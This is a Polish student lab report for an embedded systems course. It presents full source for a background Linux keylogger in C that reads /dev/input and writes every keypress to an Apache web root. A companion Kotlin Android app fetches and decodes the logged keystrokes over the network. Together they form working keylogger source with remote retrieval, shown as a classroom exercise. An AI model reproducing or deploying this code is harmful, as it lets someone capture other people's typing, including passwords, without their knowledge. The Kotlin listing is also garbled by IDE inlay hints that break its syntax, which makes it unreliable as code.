Grzegorz Bolesta

Nr indeksu: 230839

Grupa: Środa 11:15-13:00

Sprawozdanie
Wbudowane systemy operacyjne


1. Założenia projektowe:

Celem projektu było stworzenie dwóch programów. Pierwszy program miał działać na systemie Linux, a jego zadaniem było zapisywanie wciśniętych klawiszy z klawiatury do pliku tekstowego (format .txt). Drugi program był aplikacją na system Android. Jego zadaniem było pobieranie wcześniej wygenerowanego pliku odczytującego klawiaturę, zdekodowanie znaków i wyświetlenie ich na urządzeniu z systemem Android.

2. Opis działania programów

Pierwszy program działający na Linuxie został napisany w języku C. Zasada działania polega na zapisaniu do pliku klawiatura.txt wszystkich wciśniętych przez użytkownika klawiszy na klawiaturze (łącznie z klawiszami typu: Enter, Spacja, Capslock etc.). W programie pominięto zapisywanie „klawiszy zwolnionych" (Po puszczeniu klawisza przez użytkownika) więc zostały zapisywane tylko wciśnięte klawisze. Przy zapisywaniu klawiszy wykorzystano pętle, którą można przerwać tylko jednym klawiszem. Tym klawiszem jest ESC (w pliku tekstowym też zapisywany jest klawisz esc). Po przerwaniu pętli program się kończy i zapisuje plik ze wszystkimi wciśniętymi klawiszami (Zapis pliku do ścieżki serwera Linux'a). Program działa w tle, nawet jeśli okno programu jest nieaktywne.

Drugi program to aplikacja działająca na systemie Android. Przed napisanie aplikacji na serwerze Linux został postawiony serwer Apache. Na serwerze znajduje się plik wygenerowany w aplikacji (klawiatura.txt). Aplikacja została napisana w języku Kotlin. Po naciśnięciu przycisku (DownloadText) pobiera ona z serwera plik klawiatura.txt, dekoduje go na tekst i wyświetla na telefonie.



Rysunek 1. Schemat blokowy obu programów (po lewej program na Linux, po prawej aplikacja na Android)

3. Listing programów

Program odczytujący klawiaturę i zapisujący wciśnięte klawisze do pliku tekstowego klawiatura.txt (Linux):

main.c

```c
#include <unistd.h>
#include <fcntl.h>
#include <stdio.h>
#include <stdlib.h>
#include <linux/input.h>

int main(int argc,char *argv[]){
    int fd;
    struct input_event ev;

    FILE *plik;
    plik = fopen("/var/www/html/klawiatura.txt", "w");

    fd = open("/dev/input/event2", O_RDONLY);
    if (fd<0){
        perror("Nie moge otworzyc pliku");
        return 1;
    }

    while (1){
        if (read(fd,&ev,sizeof(struct input_event)) < 0){
            perror("Nie moge odczytac");
            return 1;
        }
        if (ev.type == EV_KEY) {
            if(ev.value == 1) //zapisuj tylko wcisniety klawisz
            {
            fprintf(plik,"%d\n",ev.code); //zapisz znak
            fflush(stdout);
            }
        }
        if (ev.code == 1) { //sprawdz czy esc wcisniety
                //fprintf(plik,"%d\n",ev.code); //zapisz esc wcisniety
                fflush(stdout);
                perror("Koniec programu");
                return 1; //koniec petli
        }
    }
    fclose(plik); //zamknij plik
}
```

Rysunek 2. Przykład programu zapisującego znaki z klawiatury (Program pisany w Code::Block)

Aplikacja pobierająca plik tekstowy klawiatura.txt, dekodująca zawartość pliku i wyświetlająca na systemie Android (patrz Rysunek 3.)

```
package com.bolesta.myapplication

import android.os.AsyncTask
import android.os.Bundle
import android.widget.Button
import android.widget.TextView
import android.widget.Toast
import androidx.appcompat.app.AppCompatActivity
import java.io.File
import java.io.FileOutputStream
import java.net.URL

public val key_list = listOf<String>(
    "", "Esc", "1", "2", "3", "4", "5", "6", "7", "8", "9", "0", "-", "=", "", "Tab",
    "Q", "W", "E", "R", "T", "Y", "U", "I", "O", "P", "[", "]", "\n", "", "A", "S",
    "D", "F", "G", "H", "J", "K", "L", ";", "'", "`", "Shift Left", "\\", "Z", "X", "C",
    "V", "B", "N", "M", ",", ".", "/", "Shift Right", "KP *", "Alt Left (-> Command)", " ",
    "Caps Lock", "F1", "F2", "F3", "F4", "F5", "F6", "F7", "F8", "F9", "F10", "Num Lock",
    "Scroll Lock", "KP 7", "KP 8", "KP 9", "KP -", "KP 4", "KP 5", "KP 6", "KP +", "KP 1",
    "KP 2", "KP 3", "KP 0", "KP .", "", "", "International", "F11", "F12", "", "", "",
    "", "", "", "", "KP Enter", "Ctrl Right", "KP /", "PrintScrn", "Alt Right (-> Command)",
    "", "Home", "Cursor Up", "Page Up", "", "Cursor Right", "End", "Cursor Down",
    "Page Down", "Insert", "Delete", "", "", "", "", "", "", "", "Pause", "",
    "", "", "", "", "Logo Left (-> Option)", "Logo Right (-> Option)"
)

class MainActivity : AppCompatActivity() {

    override fun onCreate(savedInstanceState: Bundle?) {
        super.onCreate(savedInstanceState)
        setContentView(R.layout.activity_main)
        // get reference to button
        val btn_click_me = findViewById(R.id.btn) as Button
        // set on-click listener
        btn_click_me.setOnClickListener { it: View!
            Toast.makeText( context: this@MainActivity,  text: "You clicked me.", Toast.LENGTH_SHORT).show()
            try {
                Pobierz().execute( ...params: "http://192.168.1.106/klawiatura.txt", "/data/user/0/com.bolesta.myapplication/files/klawiatura.txt")
            }
            catch(e: Exception){
                Toast.makeText( context: this, e.toString(), Toast.LENGTH_LONG).show()
            }
        }
    }

    fun download(link: String, path: String) { //Funkcja pobierania pliku z serwera
        URL(link).openStream().use { input ->
            FileOutputStream(File(path)).use { output ->
                input.copyTo(output)
            }
        }
    }

    private inner class Pobierz : AsyncTask<String, Void, String>() {
        var url = mutableListOf<String>()
        var output = ""
        override fun doInBackground(vararg params: String): String? {
            try{
                println("test1")
              //  download(link=params[0],path=params[1])
                var url2 = URL( spec: "http://192.168.1.106/klawiatura.txt").readText()
                println("${url2::class.qualifiedName}")
                url2.toString()
                var url3 = url2.split( ...delimiters: "\n")
                url = url3.toMutableList()

                url.forEach { it: String
                    output += key_list[it.toInt()]
                }
            }
            catch (e: Exception) {
                println(e.toString())
            }
            return "output"
        }

        override fun onPostExecute(result: String?) {
            println("test2")
            findViewById<TextView>(R.id.Output).text = output
        }
    }
}
```

Rysunek 3. Kod aplikacji na Android'a

4. Podsumowanie

Program jak i aplikacja na telefon działają (patrz Rysunek 4.). Problemów było kilka. Aplikacja na Linux'a wymagała zmiany uprawnień do plików. Aplikacja na Android'a też przysporzyła problemów. Jednym z nich był brak pobierania pliku na telefon (wystarczyło włączyć w telefonie wifi – brak urządzeń w tej samej sieci). Kolejny problem był z dekodowaniem znaków na odpowiednie przypisane im wartości (nieznajomość, który znak, cyfra czy inny klawisz ma numer).

Rysunek 4. Przykład działającej aplikacji na telefonie